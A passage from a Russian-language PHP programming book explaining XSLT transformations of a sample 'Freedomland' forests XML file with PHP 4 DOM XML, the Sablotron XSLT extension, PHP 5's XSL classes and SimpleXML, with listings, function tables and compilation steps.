Работая с операциями сравнения, приведенными в табл. 9.4, лучше всего использовать объектную форму (`>` или `<`) операций "больше чем" или "меньше чем", поскольку эти символы используются как грамматические элементы в XML- и XSLT-документах.

Пример преобразования из XML в HTML посредством XSLT

Прежде чем продолжить изучение PHP и модулей, используемых для XSLT-преобразований, давайте рассмотрим пример таблицы стилей XSLT. В таблице стилей, представленной в листинге 9.1, используется только несколько XSLT-инструкций вместе с шаблонами типа, перечисленными в табл. 9.2. Если применить ее к входному XML-файлу, показанному в листинге 9.2, будет получен результат, представленный в листинге 9.3.

Подробный анализ этих листингов, включая пошаговое рассмотрение логики таблицы стилей XSLT в листинге 9.1, вы найдете вслед за ними. Обратите внимание, что строки в каждом листинге пронумерованы, чтобы было легче ссылаться на них в последующих объяснениях.

Листинг 9.1. Пример таблицы стилей XSLT forest.xsl

```
 1 <?xml version="1.0" encoding="ISO-8859-1"?>
 2 <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
 3
 4 <!-- Это пример таблицы стилей XSLT для преобразования простого XML-файла
 5 в выходные HTML-данные, пригодные для визуализации в Web-браузере. Обратите
 6 внимание, что корневым узлом файла является узел <xsl:stylesheet>
 7 и что версия и атрибуты xmlns определены соответствующим образом. -->
 8
 9 <xsl:template match="/">
10 <!-- Этот шаблон сопоставляет только корень входного XML-файла -->
11
12 <html>
13 <head>
14 <title>Natural Features of Forests</title>
15 </head>
16 <body>
17
18 <!-- Теперь применить шаблоны ко всем элементам-наследникам -->
19 <xsl:apply-templates />
20
21 </body>
22 </html>
23
24 </xsl:template>
25
26 <xsl:template match="nation">
27
28 <h1>National forests in <i>
29 <xsl:value-of select="name" /> </i> </h1>
30 <b><xsl:value-of select="name" /> Population: </b>
31 <xsl:value-of select="population" /> <br>
32 <b><xsl:value-of select="name" /> Size: </b>
```

```
33 <xsl:value-of select="size" /> <br>
34
35 <xsl:apply-templates select="forest" />
36
37 </xsl:template>
38
39 <xsl:template match="forest">
40
41 <h2>National Forest
42 <i><xsl:value-of select="name" /></i> </h2>
43 <b>Size: </b> <xsl:value-of select="size" /> <br>
44
45 <xsl:apply-templates select="naturalfeatures" />
46
47 </xsl:template>
48
49 <xsl:template match="naturalfeatures">
50
51 <b>Trees: </b> <xsl:apply-templates select="tree" /> <br>
52 <b>Rivers: </b> <xsl:apply-templates select="river" /> <br>
53 <b>Mountains: </b> <xsl:apply-templates select="mountain" /> <br>
54
55 </xsl:template>
56
57 <xsl:template match="tree|river|mountain">
58 <!-- Этот шаблон сопоставляет элементы <tree>, <river> и <mountain>; он выводит
59 содержимое элемента, ставя за ним запятую, если, и только если элемент не
60 является последним элементом-наследником своего родительского элемента -->
61
62 <xsl:value-of select="." />
63 <xsl:if test="position()!=last()">, </xsl:if>
64
65 </xsl:template>
66
67 </xsl:stylesheet>
```

Листинг 9.2. Пример входного XML-файла freedomland.xml

```
1 <?xml version="1.0" encoding="ISO-8859-1"?>
2 <nation>
3 <name>Freedomland</name>
4 <size>10,000 Square Miles</size>
5 <population>417,267</population>
6 <forest>
7 <name>Jim's Woods</name>
8 <size>100 Acres</size>
9 <naturalfeatures>
10 <tree>Spruce</tree>
11 <tree>Fir</tree>
12 <tree>Pine</tree>
13 <river>Northern Bend River</river>
```

```
14 <river>Walleye River</river>
15 <mountain>Hell's Peak</mountain>
16 </naturalfeatures>
17 </forest>
18 <forest>
19 <name>Dark West Woods</name>
20 <size>200 Square Miles</size>
21 <naturalfeatures>
22 <tree>Dendrite King Juniper</tree>
23 <tree>Twisted Birch</tree>
24 <river>Devil's Bend Creek</river>
25 <mountain>Crazy Crag</mountain>
26 <mountain>Dead Soldier Swell</mountain>
27 </naturalfeatures>
28 <manmadefeatures>
29 <campsite>Jackson Memorial Campsite</campsite>
30 <dam>Devil's Bend Dam</dam>
31 </manmadefeatures>
32 </forest>
33 <majorcity>
34 <name>Citizenville</name>
35 <size>26 Square Miles</size>
36 <population>236,717</population>
37 <transportation>
38 <highway>Route 1</highway>
39 <highway>Interstate 2</highway>
40 <masstransit>Metro Bus</masstransit>
41 <masstransit>Metro Train</masstransit>
42 <masstransit>Citizen Rail Inc.</masstransit>
43 </transportation>
44 </majorcity>
45 </nation>
```

Листинг 9.3. Вывод в формате HTML: `forest.xsl` и `freedomland.xml` (сформатирован для удобства чтения)

```
1 <html>
2 <head>
3
4 <meta http-equiv="Content-Type"
5 content="text/html; charset=UTF-8">
6 <title>XSLT Example:
7 Natural Features of Forests</title>
8
9 </head>
10 <body>
11
12 <h1>National forests in <i>Freedomland</i></h1>
13 <b>Freedomland Population: </b>417,267<br>
14 <b>Freedomland Size: </b>10,000 Square Miles<br>
15
```

```
16 <h2>National Forest <i>Jim's Woods</i></h2>
17 <b>Size: </b>100 Acres<br>
18 <b>Trees: </b>Spruce, Fir, Pine<br>
19 <b>Rivers: </b>Northern Bend River, Walleye River<br>
20 <b>Mountains: </b>Hell's Peak<br>
21
22 <h2>National Forest <i>Dark West Woods</i></h2>
23 <b>Size: </b>200 Square Miles<br>
24 <b>Trees: </b>Dendrite King Juniper, Twisted Birch<br>
25 <b>Rivers: </b>Devil's Bend Creek<br>
26 <b>Mountains: </b>Crazy Crag, Dead Soldier Swell<br>
27
28 </body>
29 </html>
```

Далее детально рассматривается таблица стилей XSLT, представленная в листинге 9.1. Чтобы понять, как вообще работают таблицы стилей XSLT, проанализируйте входной XML-файл из листинга 9.2 и пример вывода из листинга 9.3.

- В строках 1 и 2 объявляется файл в формате XML и таблица стилей XSLT.
- В строках 9—24 формируется одиночный шаблон, совпадающий с корневым элементом входного XML-файла; все элементы во входном XML-файле являются наследниками по отношению к этому элементу.
- В строке 19, при обработке корневого элемента входного документа, к входному файлу рекурсивно применяется таблица стилей XSLT, для того чтобы обработать все остальные совпавшие элементы в файле.
- Строки 26—37 сопоставляются первыми во время второго прохода по таблице стилей XSLT, генерируя вывод для элемента `<nation>`.
- В строках 29—33 генерируется вывод на основе значений различных элементов-наследников элемента `<nation>`.
- В строке 35 при обработке элемента `<nation>` к входному файлу рекурсивно применяется таблица стилей XSLT, на этот раз специально для обработки элементов `<forest>` и их элементов-наследников.
- В строках 39—47 формируется шаблон, совпадающий с элементами `<forest>`, выбранными в пункте 6.
- В строках 42—43 генерируется вывод на основе значений различных элементов-наследников каждого элемента `<forest>`.
- В строке 45 при обработке каждого элемента `<forest>` к входному файлу снова рекурсивно применяется таблица стилей XSLT, на этот раз для обработки элементов `<naturalfeatures>` и их элементов-наследников.
- В строках 49—55 формируется шаблон, сопоставляющий элементы `<naturalfeatures>`, выбранные в пункте 9.
- В строках 51—53 при обработке каждого элемента `<naturalfeatures>` снова рекурсивно применяется таблица стилей XSLT, однократно для элементов `<tree>`, `<river>` и `<mountain>`.

- В строках 57–65 формируется шаблон, сопоставляющий элементы `<tree>`, `<river>` и `<mountain>`, выбранные в пункте 11.
- В строках 62 и 63 выводится значение текущего элемента `<tree>`, `<river>` или `<mountain>` с добавлением запятой и пробела только в том случае, если данный элемент не является последним из обработанных. Поскольку в этом шаблоне больше нет команд `<xsl:apply-templates>`, рекурсия заканчивается здесь.

Обратите внимание, что в каждом применяемом шаблоне (кроме последнего), вызывается инструкция `<xsl:apply-templates>`, чтобы отсекать ветки дерева документа и применять новый шаблон для сопоставления к наименьшему набору элементов. Этот процесс повторяется до тех пор, пока не будут обработаны все необходимые элементы и не будет сгенерирован вывод в требуемом формате.

Заметьте также, что несовпадающие элементы во входном XML-файле не обрабатываются и не генерируют никаких выходных данных. Это видно на примере элемента `<majorcity>` и его элементов-наследников или элемента `<manmadefeatures>` и его элементов-наследников в примере XML-файла, представленного в листинге 9.2.

Теперь, когда у вас уже имеется представление о таблицах стилей XSLT, использующих основные элементы инструкций `<xsl:template>` и `<xsl:apply-templates>`, пора перейти к рассмотрению другого вопроса: как сообщить PHP о том, что необходимо применить таблицу стилей XSLT к входным XML-файлам для генерации выходных HTML- или XHTML-данных.

XML-преобразования на лету с помощью PHP можно реализовать несколькими способами; выбранный вами способ будет зависеть, прежде всего, от используемой версии PHP или от того, поставляется ли она компанией, осуществляющей поддержку вашей операционной системы, или же ее поставляет сам производитель операционной системы.

Использование модуля DOM XML в PHP 4 и XSLT

В версии PHP 4 модуль DOM XML использовался в качестве экспериментального расширения (с непостоянным интерфейсом), а из версии PHP 5 он был исключен полностью. И все же этот модуль остается довольно популярным и поставляется некоторыми компаниями, осуществляющими поддержку операционных систем, например, Red Hat, Inc. с ее операционными системами Enterprise Linux и Fedora Core.

Модуль DOM XML применяется для синтаксического анализа и работы с входными XML-файлами как с целыми объектами, в виде одного большого дерева данных. Поэтому модуль DOM XML иногда может работать медленнее или занимать больше ресурсов при преобразовании больших XML-файлов, чем другие модули PHP, которые могут использоваться для XSLT-преобразования. Учтите также, что интерфейс модуля DOM XML, описываемый здесь, был выпущен после выхода версии PHP 4.3.0, а не до нее.

Простое преобразование, выполняемое с помощью PHP 4 и DOM XML

PHP-файл, представленный в листинге 9.4, демонстрирует самый простой способ реализации XSLT-преобразования на примерах файлов, представленных в листингах 9.1 и 9.2, с помощью расширения DOM XML в PHP 4.

Листинг 9.4. Пример преобразования файла `test-domxml.php`

```
 1 <?php
 2
 3 $path_xml = "freedomland.xml";
 4 $path_style = "forest.xsl";
 5
 6 if(!$xml_doc = domxml_open_file($path_xml)) {
 7 echo "Ошибка! Невозможно открыть " . $path_xml . "!\n";
 8 exit;
 9 }
10
11 if(!$stylesheet = domxml_xslt_stylesheet_file($path_style)) {
12 echo "Ошибка! Невозможно открыть " . $path_style . "!\n";
13 exit;
14 }
15
16 $transformed = $stylesheet->process($xml_doc);
17
18 echo $stylesheet->result_dump_mem($transformed);
19
20 ?>
```

Хотя этот документ и является достаточно простым, чтобы он был понятен большинству пользователей PHP, мы проанализируем вкратце его логику для тех, кто пока слабо знаком с PHP-сценариями.

- Строки 1 и 20 начинают и завершают PHP-сценарий и требуют в этом месте дальнейших пояснений.
- В строках 3 и 4 создаются и определяются переменные для хранения, соответственно, имени входного XML-файла и имени таблицы стилей XSLT. Обратите внимание, что на компьютерах под управлением Windows эти имена должны быть полными именами, а на компьютерах под управлением других операционных систем они могут быть относительными (как показано в сценарии).
- В строке 6 производится попытка создать новый объект `DomDocument` с именем `$xml_doc`, который будет содержать XML-дерево и работать с ним в примере XML-файла.
- В строках 7 и 8 выводится сообщение об ошибке и завершается выполнение, если XML-файл невозможно открыть или синтаксически проанализировать, или если нельзя создать объект `$xml_doc`.
- В строке 11 предпринимается попытка создать новый объект `DomXsltStylesheet` с именем `$stylesheet`, который будет хранить XML-дерево и работать с ним в примере файла таблицы стилей XSLT.

- В строках 12 и 13 выводится сообщение об ошибке и завершается выполнение, если невозможно открыть XSLT-файл или синтаксически проанализировать его, или если нельзя создать объект `$stylesheet`.
- В строке 16 применяется XSLT-преобразование к дереву объекта `$xml_doc` с помощью таблицы стилей, содержащейся в дереве объекта `$stylesheet`; результаты преобразования будут храниться в новом объекте, `$transformed`.
- В строке 18 используется дерево объекта `$stylesheet` для передачи результатов преобразования, содержащихся в `$transformed`, обратно строке, содержащей HTML-данные; впоследствии эта строка выводится с помощью оператора `echo`.

Используя другие приобретенные навыки в программировании на PHP, вы без труда сможете внедрить эти инструменты в более сложные сценарии.

Функции модуля DOM XML и свойства, представляющие интерес для пользователей XSLT

Разработчикам на PHP, которым нужно будет применять XSLT-преобразования с использованием модуля DOM XML, будут полезны и другие функции или свойства, представленные в таблицах 9.5 и 9.6.

Таблица 9.5. Функции и свойства `DomDocument`, представляющие интерес

Свойство	*Описание*
`domxml_open_file()`	Возвращает новый объект, содержащий полное дерево объекта заданного XML-файла.
`domxml_open_mem()`	Возвращает новый объект, содержащий полное дерево объекта XML-данных, хранящихся в заданной строке.

Таблица 9.6. Функции и свойства `DomXsltStylesheet`, представляющие интерес

Свойство	*Описание*
`domxml_xslt_stylesheet_file()`	Возвращает новый объект, содержащий инструкции XSLT-преобразования в заданном файле.
`domxml_xslt_stylesheet_doc()`	Возвращает новый объект, содержащий инструкции XSLT-преобразования в заданном дереве XML-объекта `DomDocument`.
`domxml_xslt_stylesheet()`	Возвращает новый объект, содержащий инструкции XSLT-преобразования, из дерева XSLT-объекта, содержащегося в заданной строке.
`process()`	Возвращает новый объект, содержащий преобразованные данные, из заданного дерева XML-объекта `DomDocument`.
`result_dump_mem()`	Возвращает новую строку, содержащую HTML-данные, полученные после заданного преобразования.
`result_dump_file()`	Возвращает новую строку, содержащую HTML-данные, полученные после заданного преобразования; также создает новый файл с этой строкой, используя имя файла, переданное во втором аргументе.

Более подробные сведения об этих и других функциях и свойствах, относящихся к модулю DOM XML в PHP 4, можно найти по адресу `http://www/php.net/domxml`.

Включение поддержки XSLT в PHP 4 с помощью модуля DOM XML

В зависимости от используемой операционной системы и версии PHP, модуль DOM XML и связанные с ним функции и объекты могут быть представлены или нет в бинарном коде PHP.

Чтобы включить в PHP поддержку модуля DOM XML и связанных с ним функций и объектов, необходимо выполнить следующие действия:

- Получите самую последнюю версию исходного кода PHP 4 на домашней странице PHP `http://www.php.net`.
- Проверьте, есть ли у вас библиотека GNOME XML (`libxml`); ее можно на сайте `http://www.xmlsoft.org`.
- Проверьте, есть ли у вас библиотека XSLT (`libxslt`); ее можно найти на странице `http://www.xmlsoft.org/XSLT`.
- Проверьте, есть ли у вас расширения EXSLT; их можно найти на сайте `http://www.exslt.org`.
- Скомпилируйте PHP со следующими дополнительными аргументами: `--with-dom=`*`путь-к-dom`* (обычно его можно найти в каталоге `ext` дерева исходного кода), `--with-xslt=`*`путь-к-xslt`* и `--with-exslt=`*`путь-к-exslt`*.

Более подробные сведения о компиляции и установке PHP 4 с поддержкой DOM XML доступны по адресу `http://www.php.net/manual/en/ref.domxml.php`.

Использование модуля XSLT в PHP 4 и XSLT

Использование расширения XSLT является, пожалуй, наиболее простым способом выполнения преобразований из XML в HTML с помощью PHP 4. Для выполнения подобных задач оно использует инструментальное средство XML Sablotron и является стабильным (то есть не экспериментальным) расширением.

Хотя некоторые производители поставляют PHP 4 с уже скомпилированной поддержкой модуля XSLT, большинству пользователей придется добавлять поддержку самостоятельно, если у них возникнет необходимость в использовании расширения XSLT. Как и в случае с DOM XML, код для расширения XSLT был удален из стандартной распространяемой версии PHP 5.

Пример преобразования с помощью PHP 4 и XSLT

PHP-файл, представленный в листинге 9.5, демонстрирует самый простой способ выполнения XSLT-преобразования на примере файлов, показанных в листингах 9.1 и 9.2, с использованием расширения XSLT в PHP 4.

Листинг 9.5. Пример преобразования файла test-xslt.php

```
 1 <?php
 2
 3 $path_xml = "freedomland.xml";
 4 $path_style = "forest.xsl";
 5
 6 $xslt_parse = xslt_create();
 7 if (!$output_html = xslt_process($xslt_parse, $path_xml, $path_style)) {
 8 echo "Ошибка при использовании " . $path_style . " в " . $path_xml . "!\n";
 9 exit;
10 }
11
12 xslt_free($xslt_parse);
13
14 echo $output_html;
15
16 ?>
```

Хотя этот документ и является достаточно простым, чтобы он был понятен большинству пользователей PHP, мы проанализируем вкратце его логику для тех, кто пока слабо знаком с PHP-сценариями.

- Строки 1 и 16 начинают и завершают PHP-сценарий, и требуют в этом месте дальнейших пояснений.
- В строках 3 и 4 создаются и определяются переменные для хранения, соответственно, имени входного XML-файла и имени таблицы стилей XSLT.
- В строке 6 создается новый ресурс процессора XSLT, который будет использовать библиотеку Sablotron для применения шаблонов таблицы стилей XSLT к входному XML-файлу.
- В строке 7 вызывается функция `xslt_process`, являющаяся основной функцией расширения XSLT, для применения шаблона таблицы стилей XSLT к входному XML-файлу посредством ресурса процессора, созданного в строке 6. Выходные HTML-данные возвращаются строковой переменной `$output_html`.
- В строках 8 и 9 выводится сообщение об ошибке и завершается выполнение, если по какой-либо причине невозможно обратиться к ресурсу процессора `$xslt_parse`, если нельзя открыть файлы, указанные в `$path_xml` или `$path_style`, либо если к ним нет доступа.
- В строке 12 освобождается ресурс процессора XSLT, поскольку сценарий больше его не использует.
- В строке 14 выводится HTML-содержимое строковой переменной `$output_html` для Web-браузера.

Используя другие приобретенные навыки в программировании на PHP, вы без труда сможете внедрить эти инструменты в более сложные сценарии.

Функции и свойства XSLT, которые следует запомнить

В дополнение к инструментальным средствам, представленным в табл. 9.5, разработчикам на PHP, которым будет необходим доступ к XSLT-преобразованиям с использованием модуля расширения XSLT на основе Sablotron, будут полезны и другие функции или свойства, перечисленные в табл. 9.7.

Таблица 9.7. Функции расширения XSLT, которые следует запомнить

Функция	*Описание*
`xslt_create()`	Создает и возвращает ресурс, связанный с процессором XSLT; впоследствии, этот процессор может использоваться для применения XSLT-преобразований.
`xslt_error()`	Возвращает строку, которая в виде открытого текста описывает последнюю ошибку, обнаруженную при передаче ресурса процессора XSLT.
`xslt_process()`	Применяет XSLT-преобразование с использованием ресурса процессора XSLT, указанного в первом аргументе, входного XML-файла, имя которого указано во втором аргументе, и таблицы стилей XSLT, имя которой указано в третьем аргументе. Возвращает строку, содержащую выходные HTML-данные трансформации.
`xslt_set_log()`	При передаче ресурса процессора и булевского значения разрешает или запрещает процессору XSLT регистрировать передаваемый ресурс. При передаче ресурса процессора и имени файла направляет все сообщения о данном ресурсе процессора XSLT (при условии, если разрешена регистрация) в данный файл.
`xslt_set_error_handler()`	Сообщает XSLT о необходимости вызова функции обработки ошибок, передаваемой во втором аргументе, при обнаружении ошибки в ресурсе процессора XSLT, передаваемом в первом аргументе.
`xslt_set_base()`	Присваивает базовый универсальный идентификатор ресурса (Uniform Resource Identifier – URI) каждому XSLT-файлу, передаваемому функции `xslt_process()` вместе с ресурсом процессора, указанным в первом аргументе, универсальному идентификатору ресурса во втором аргументе.

Более подробные сведения об этих и других функциях и свойствах, связанных с модулем XSLT в PHP 4, можно найти в документации, доступной по адресу `http://www.php.net/xslt`.

Включение поддержки XSLT в PHP 4 посредством XSLT

Если вы используете стандартную распространяемую версию PHP 4, размещенную на сайте `http://www.php.net`, в системе Windows, у вас есть возможность включить расширение XSLT за счет изменения конфигурационного файла `php.ini`. Для этого необходимо открыть файл в текстовом редакторе, например Notepad, и найти следующую строку:

```
;extension=php_sablot.dll
```

Удалите точку с запятой, стоящую в начале строки, чтобы строка приняла следующий вид:

```
extension=php_sablot.dll
```

После этого сохраните файл и попробуйте использовать рассмотренные нами функции расширения XSLT. Если вам удастся выполнить преобразования из XML в HTML, то тогда для включения XSLT в своей системе вам больше ничего не нужно будет делать.

Если вы не используете Windows или если предложенный способ не подходит для включения поддержки расширения XSLT в PHP 4, вам придется повторно скомпилировать PHP 4, чтобы включить поддержку расширения XSLT и библиотеки Sablotron. Для этого потребуется выполнить следующие действия:

1. Получите последнюю версию исходного кода PHP 4; его можно найти на домашней Web-странице PHP по адресу `http://www.php.net`.
2. Проверьте, есть ли у вас инструментальное средство Sablotron XML; его можно найти по адресу `http://www.gingerall.com/charlie/ga/xml/d_sab.xml`.
3. Выполните компиляцию PHP с дополнительными аргументами `--with-xslt` и `--with-xslt-sablot`.

Более подробные сведения о компиляции и установке PHP 4 с поддержкой XSLT доступны по адресу `http://www.php.net/manual/en/ref.xslt.php`.

PHP 5 и XSLT

Несмотря на улучшенную обработку XML в PHP 5, модули PHP 4, такие как DOM XML и XSLT, стали устаревшими или вообще не используются. В PHP 5 XSLT-преобразования реализованы в виде расширений XML, DOM и XSL.

Это позволило повысить степень гибкости, которой могут воспользоваться PHP-разработчики при работе с XML-, XSL- и HTML-файлами в PHP 5; работа с каждым из этих типов файлов осуществляется с помощью одного обобщенного инструментального средства.

Пример преобразования посредством PHP 5

PHP-файл, представленный в листинге 9.6, демонстрирует самый простой способ осуществления XSLT-преобразования в примерах файлов, показанных в листингах 9.1 и 9.2, посредством расширений DOM, XML и XSLT в PHP 5.

Листинг 9.6. Пример преобразования файла test-PHP 5.php

```
 1 <?php
 2
 3 $path_xml = "freedomland.xml";
 4 $path_style = "forest.xsl";
 5
 6 $xml_obj = new DomDocument;
 7 $xsl_obj = new DomDocument;
 8
 9 if (!$xml_obj->load($path_xml)) {
10 echo "Ошибка! Невозможно открыть " . $path_xml . "!\n";
11 exit;
12 }
13
14 if (!$xsl_obj->load($path_style)) {
15 echo "Ошибка! Невозможно открыть " . $path_style . "!\n";
16 exit;
17 }
18
19 $xslt_parse = new xsltprocessor;
20
21 $xslt_parse->importStyleSheet($xsl_obj);
22
23 echo $xslt_parse->transformToXML($xml_obj);
24
25 ?>
```

Хотя этот документ и является достаточно простым, чтобы он был понятен большинству пользователей PHP, мы проанализируем вкратце его логику для тех, кто пока слабо знаком с PHP-сценариями.

- Строки 1 и 25 начинают и завершают сценарий и требуют в этом месте дальнейших пояснений.
- В строках 3 и 4 создаются и определяются переменные для хранения имен входного XML-файла и таблицы стилей XSLT, соответственно.
- В строках 6 и 7 создаются новые объекты `DomDocument`, способные хранить правильно построенные XML-документы (включая XHTML- и XSLT-документы, которые в общем случае также являются правильно построенными XML-документами) и работать с ними. Эти объекты будут использоваться для хранения входного XML-файла и таблицы стилей XSLT, соответственно.
- В строке 9 вызывается свойство `load()` объекта `$xml_obj` `DomDocument` для загрузки XML-файла с помощью переменной `$path_xml`, определенной в строке 3.
- В строках 10 и 11 выводится сообщение об ошибке и завершается выполнение сценария, если по какой-либо причине входной XML-файл невозможно загрузить или обработать.

- В строке 14 вызывается свойство `load()` объекта `$xml_obj` `DomDocument` для загрузки XSLT-файла, указанного в переменной `$path_style`, определенной в строке 4.
- В строках 15 и 16 выводится сообщение об ошибке и завершается выполнение сценария, если по какой-либо причине входной XSLT-файл невозможно загрузить или обработать.
- В строке 19 создается новый ресурс процессора XSLT в `$xslt_parse`, который впоследствии может применяться для выполнения XSLT-преобразований.
- В строке 21 вызывается свойство `importStylesheet()` ресурса `$xslt_parse` для синтаксического анализа XML-документа, хранящегося в `$xsl_obj` в виде таблицы стилей XSLT.
- В строке 23 вызывается свойство `transformToXML()` ресурса `$xslt_parse` для применения синтаксически проанализированной таблицы стилей XSLT к XML-дереву в `$xml_obj`; поскольку в данном случае свойство `transformToXML()` возвращает строку (преобразованный HTML-документ), то для ее отображения в окне Web-браузера использовался оператор `echo`.

Опять-таки, используя другие приобретенные навыки в программировании на PHP, вы без труда сможете внедрить эти инструменты в более сложные сценарии.

Функции и свойства PHP 5, которые следует запомнить пользователям XSLT

В дополнение к инструментальным средствам, рассмотренным в листинге 9.6, пользователи PHP, которым будет необходим доступ к XML-документам и выполнение XSLT-преобразований в PHP 5, могут применять также некоторые другие функции или свойства, представленные в табл. 9.8 и 9.9.

Таблица 9.8. Функции расширения DOM, которые следует запомнить

Функция	*Описание*
`load()`	Загружает правильно построенное дерево XML из переданного входного XML-файла в объект `DomDocument`.
`loadXML()`	Загружает правильно построенное дерево XML из переданной строки (содержащей данные в формате XML) в объект `DomDocument`.
`save()`	Сохраняет дерево XML, хранящееся в объекте `DomDocument`, обратно в текстовый файл, используя переданное составное имя.
`validate()`	Проверяет дерево документа, хранящееся в объекте `DomDocument`, на основании объявленного определения типа документа XML (Document Type Definition – DTD).

Таблица 9.9. Функции расширения XSL, которые следует запомнить

Функция	*Описание*
`importStyleSheet()`	Анализирует синтаксис переданного дерева XML-объекта как таблицы стилей XSL, которая будет использоваться при преобразовании XML-документа.
`transformToXML()`	Использует предварительно импортированную таблицу стилей XSL для преобразования переданного XML-документа. Возвращает строку, содержащую преобразованные выходные XML-данные (применительно к теме данной книги – HTML), которую можно отобразить с помощью оператора echo в окне Web-браузера.

Дополнительные сведения об этих и других функциях и свойствах, связанных с модулями DOM, XML и XSL в PHP 5, можно найти в документации по каждому расширению, которая доступна по следующим адресам:

- `http://www.php.net/xsl`
- `http://www.php.net/dom`
- `http://www.php.net/xml`

Включение поддержки XSL в PHP 5

Модули расширений DOM и XML являются встроенными модулями и включены в PHP 5 по умолчанию. Если окажется, что вы не можете использовать функции XSL или свойства вместе с этими расширениями, вам придется повторно компилировать свою установку PHP 5, чтобы включить поддержку XSL-обработки и преобразований. Для этого необходимо выполнить следующие действия:

1. Загрузите самую последнюю версию исходного кода PHP 5, которая хранится на сайте `http://www.php.net`.
2. Проверьте, есть ли у вас библиотека XSLT (`libxslt`); ее можно найти по адресу `http://www.xmlsoft.otg/XSLT`.
3. Выполните компиляцию двоичного кода PHP 5, используя дополнительный параметр конфигурации `--with-xsl=`*`xslt_library_path`*, где *`xslt_library_path`* определяет местонахождение библиотеки XSLT.

Дополнительные сведения о PHP 5, DOM, XML и XSL следует искать в индивидуальной документации по каждому расширению, а также в документации по миграции к PHP 5 и в примечаниях; все это можно найти на официальном Web-сайте PHP по адресу `http://www.php.net/manual/en`.

Доступ к XML-данным с помощью расширения SimpleXML

SimpleXML – это расширение, предлагающее упрощенный и очень удобный интерфейс для быстрого извлечения XML-данных и их связывания с обычными объектами PHP, с которыми впоследствии можно будет работать или к которым можно бу-

дет обращаться с помощью стандартных инструментов и методов PHP. При этом не нужно использовать какие-либо дополнительные функции или свойства, обеспечиваемые расширением.

Поскольку расширение SimpleXML включается в распространяемую версию PHP 5 по умолчанию (включение расширения зависит от поставщика операционной системы), вы сможете им воспользоваться без каких-либо подготовительных действий с вашей стороны.

Расширение SimpleXML не доступно для версии PHP 4.

Использование SimpleXML в PHP-сценариях

Чтобы использовать SimpleXML, потребуется всего лишь создать объектную переменную `SimpleXMLElement`, содержащую XML-данные. После загрузки XML-данных любое значение в дереве объекта будет доступно точно так же, как и в случае доступа к массивам или переменным в PHP, о чем будет сказано в следующем разделе.

Чтобы создать объект `SimpleXMLElement` и загрузить в него XML-данные, можно использовать любую из двух функций, в зависимости от поставленной перед вами задачи и способа хранения и доступа к XML-данным:

- Используйте функцию `simplexml_load_file()`, если XML-данные необходимо загрузить из текстового файла и синтаксически проанализировать. В качестве аргумента укажите составное имя файла; если расширение SimpleXML может загрузить и проанализировать синтаксис файла, то будет возвращен объект `SimpleXMLElement`.
- Используйте функцию `simplexml_load_string()`, если у вас имеется строковая переменная PHP или константа, которую вы хотите синтаксически проанализировать и передать объекту `SimpleXMLElement`; если расширение SimpleXML может проанализировать синтаксис строковых данных, то будет возвращен результирующий объект `SimpleXMLElement`.
- Используйте функцию `simplexml_import_dom()`, если у вас имеется объект `DomDocument`, содержащий дерево XML-объекта, который вы хотите синтаксически проанализировать и передать объекту `SimpleXMLElement`; если расширение SimpleXML может импортировать объект `DomDocument`, будет возвращен результирующий объект `SimpleXMLElement`.

Чтобы получить доступ к данным или элементам в дереве XML-объекта после его загрузки, проверки синтаксиса и передачи объекту `SimpleXMLElement`, воспользуйтесь следующими способами:

- Чтобы получить доступ к значениям элементов, вызовите узлы дерева XML по имени, подобно тому, как если бы они были свойствами объекта `SimpleXMLElement`. В качестве объекта элемента будет возвращено значение элемента.
- Если на одном уровне существует несколько элементов с одним и тем же именем, укажите в скобках номер элемента, к которому вы хотите обратиться, подобно тому, как если бы данный элемент находился в массиве.

- Чтобы обратиться к атрибутам элемента, вызовите дерево XML по имени, если это необходимо, указывая в скобках имя атрибута, подобно тому, как если бы последний элемент в списке был массивом. В качестве объекта элемента будет возвращено значение данного атрибута элемента.

В табл. 9.10 представлены некоторые примеры этих способов в объекте `SimpleXMLElement` с именем `$my_xml`.

Таблица 9.10. Доступ к значениям элементов с помощью SimpleXML

Пример	*Назначение*
`$my_xml->title`	Возвращает объект элемента, содержащего значение элемента `<title>`, находящегося на самом верхнем уровне.
`$my_xml->car->engine->displacement`	Возвращает объект элемента, содержащего значение элемента `<displacement>`, который находится в элементе `<engine>`, расположенном в элементе `<car>`.
`$my_xml->book[4]->author`	Возвращает объект элемента, содержащего значение элемента `<author>`, который находится в четвертом элементе `<book>`.
`$my_xml->book[4]->author['gender']`	Возвращает объект элемента, содержащего значение для атрибута `gender` элемента `<author>`, который находится внутри четвертого элемента `<book>`.

Как видите, SimpleXML предлагает, пожалуй, самый понятный и простой в использовании интерфейс для доступа к XML-данным в PHP-сценариях.

Дополнительные замечания о SimpleXML в PHP-сценариях

Несмотря на кажущуюся простоту работы с интерфейсом SimpleXML, будущим авторам PHP-сценариев, написанных с использованием SimpleXML, следует знать некоторые его особенности:

- Поскольку SimpleXML возвращает объект элемента каждый раз, когда вы обращаетесь к значению элемента или атрибута, во многих случаях необходимо выполнять приведение объекта к типу строки, прежде чем сравнивать его со строковыми объектами или строковыми литералами. Это можно сделать очень просто, если перед доступом к объекту добавить `(string)`, как показано ниже:

```
if ((string)$my_xml->book[4]->title == 'Война и мир') {
   echo 'Четвертая книга в списке написана Толстым,
здесь мы и остановимся!';
   exit;
}
```

- В большинстве случаев работать с объектами SimpleXML можно точно так же, как и с объектами PHP, включая использование итераций. Например, в следующем цикле используется объект SimpleXML:

```
foreach ($my_xml->book as $book) {
   echo 'Вызвана книга: ', $book->title;
   echo 'Автор книги: ', $book->author;
}
```

- Вместе с SimpleXML можно использовать и шаблоны XPath, о которых мы говорили при рассмотрении шаблонов XSLT (см. табл. 9.2). Для этого используйте свойство `xpath()` с шаблоном, значение которого вы хотите получить:

```
$my_address =
  (string)$my_xml->xpath(//smallsville//phone_book/john_smith);
```

- При использовании SimpleXML можно также определять значения атрибутов и элементов при условии, что в объект `SimpleXMLElement` предварительно будет загружено дерево XML. Для этого достаточно присвоить значения точно так же, как и для любой переменной:

```
$my_xml->personal_data->phone_number = '123-456-7890';
```

Генерация XML-документов с помощью PHP

В завершение этой главы мы рассмотрим вопросы, связанные с созданием или сохранением XML-данных, хранящихся в дисковых файлах. Используя навыки, приобретенные при изучении этой главы, или изучая остальные главы этой книги, вы сможете узнать, каким образом с помощью PHP можно осуществлять обработку Web-форм или запросов к базам данных MySQL.

В большинстве случаев создать XML-данные на основе переменных данных, полученных с помощью PHP, можно очень просто. Для этого потребуется выполнить одно из следующих действий:

